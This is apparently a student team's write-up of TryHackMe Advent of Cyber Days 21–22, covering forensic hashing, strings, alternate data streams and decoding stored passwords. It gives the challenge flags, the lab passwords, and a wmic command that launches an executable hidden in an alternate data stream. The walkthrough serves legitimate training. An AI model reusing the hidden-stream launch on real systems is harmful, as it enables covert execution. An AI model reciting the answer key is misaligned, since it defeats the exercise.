PSP0201

Week 6

Writeup

Group Name: Hack Me No

Members

ID	Name	Role
1211102630	Chan Kar Kin	Leader
1211100925	Ang Jin Nan	Member
1211103311	Ng Yun Shi	Member
1211102777	Tai Qi Tong	Member


Day 21: Blue Teaming – Time for some ELForensics


Tools used: Kali Linux, Remmina, Windows PowerShell


Solution/Walkthrough:

Question 1


Open remmina and click on the plus button. Next, entered the server IP address, username, password, and change the color depth to remote.








After the window server had opened, open the Window PowerShell. Then navigate to the Documents folder.



After navigate to the Documents folder, read the contents of the text file to get the file hash for db.exe.




Question 2

The command get-filehash has used to get the MD5 file hash of the mysterious executable within the documents folder.


Question 3

Change the algorithm from MD5 on the previous command to SHA256 to get the SHA256 file hash of the mysterious executable within the Documents folder.




Question 4


The strings command is used to find the hidden flag within the executable file.



Question 5

The command given in the instructions from TryHackMe is used to view ADS.






Question 6

The command below is used to run the database connector file. Once we do this, we were able to access the database and saw the challenge flag.

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path ./deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4512;
        ReturnValue = 0;
};
```

Question 7

We could see the Nice List and Naughty List by selecting option 1 or 2. Sharika Spooner's name was found on the Naughty List.



Question 8

Jaime Victoria's name was found on the Nice List.

Thought Process/Methodology:

We first open the remmina and create a new connection profile. After entering the username and password, we successfully entered the machine. We opened a Powershell and move to the Documents directory with the command set-location .\Documents\. Once we are in Documents, list the contents using the command ls. We use the get-content '.\db file hash.txt' command to read the contents of the text file within the Documents folder and found the file hash for db.exe is **596690FFC54AB6101932856E6A78E3A1.** We proceed to find the MD5 file hash of the mysterious executable within the Documents folder by entering the command Get-FileHash -Algorithm MD5 deebee.exe. The hash of this file is **5F037501FB542AD2D9B06EB12AED09F0**. Next, we change the algorithm from MD5 on the previous command to SHA256 to find the SHA256 file hash of the mysterious executable within the Documents folder which is **F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED**. To find the hidden flag, we use the string command c:\Tools\strings64.exe -accepteula file.exe to find it. We found the hidden flag which is **THM{f6187e6cbeb1214139ef313e108cb6f9}.** To view the ADS using the powershell command, we use the command given in the instructions which is **Get-Item -Path file.exe -Stream ***. Lastly, we use the command wmic process call create $(Resolve-Path file.exe:streamname) to run to launch the hidden executable hiding within ADS. By running it, we were able to access the database and also see the challenge flag which is **THM{088731ddc7b9fdeccaed982b07c297c}**. By choosing option 1 which is the **Nice List**, we know that **Jaime Victoria's** name is inside it. While **Sharika Spooner's** name is inside the **Naughty List** when we choose option 2.


Day 22: Blue Teaming – Elf McEager becomes CyberElf


Tools used: Kali Linux, Firefox, remmina

Solution/Walkthrough:

Question 1


After we clicked on the file in our windows, we found an application named KeePass. After we clicked in, it needed us to provide a password. We then find that the file name is abit weird then we try to copy it and use cyberchef to turn it into the password that we wanted. We will see **thegrinchwashere** in the result after we use the magic recipe.






Question 2

The encoding method listed as the 'Matching ops' is **Base64**




Question 3

The note on the hiya key is **Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P**




Question 4

The decoded password value of the Elf Server is **sn0wM4n!**




Question 5

The encoding used on the Elf Server password is **hex.**



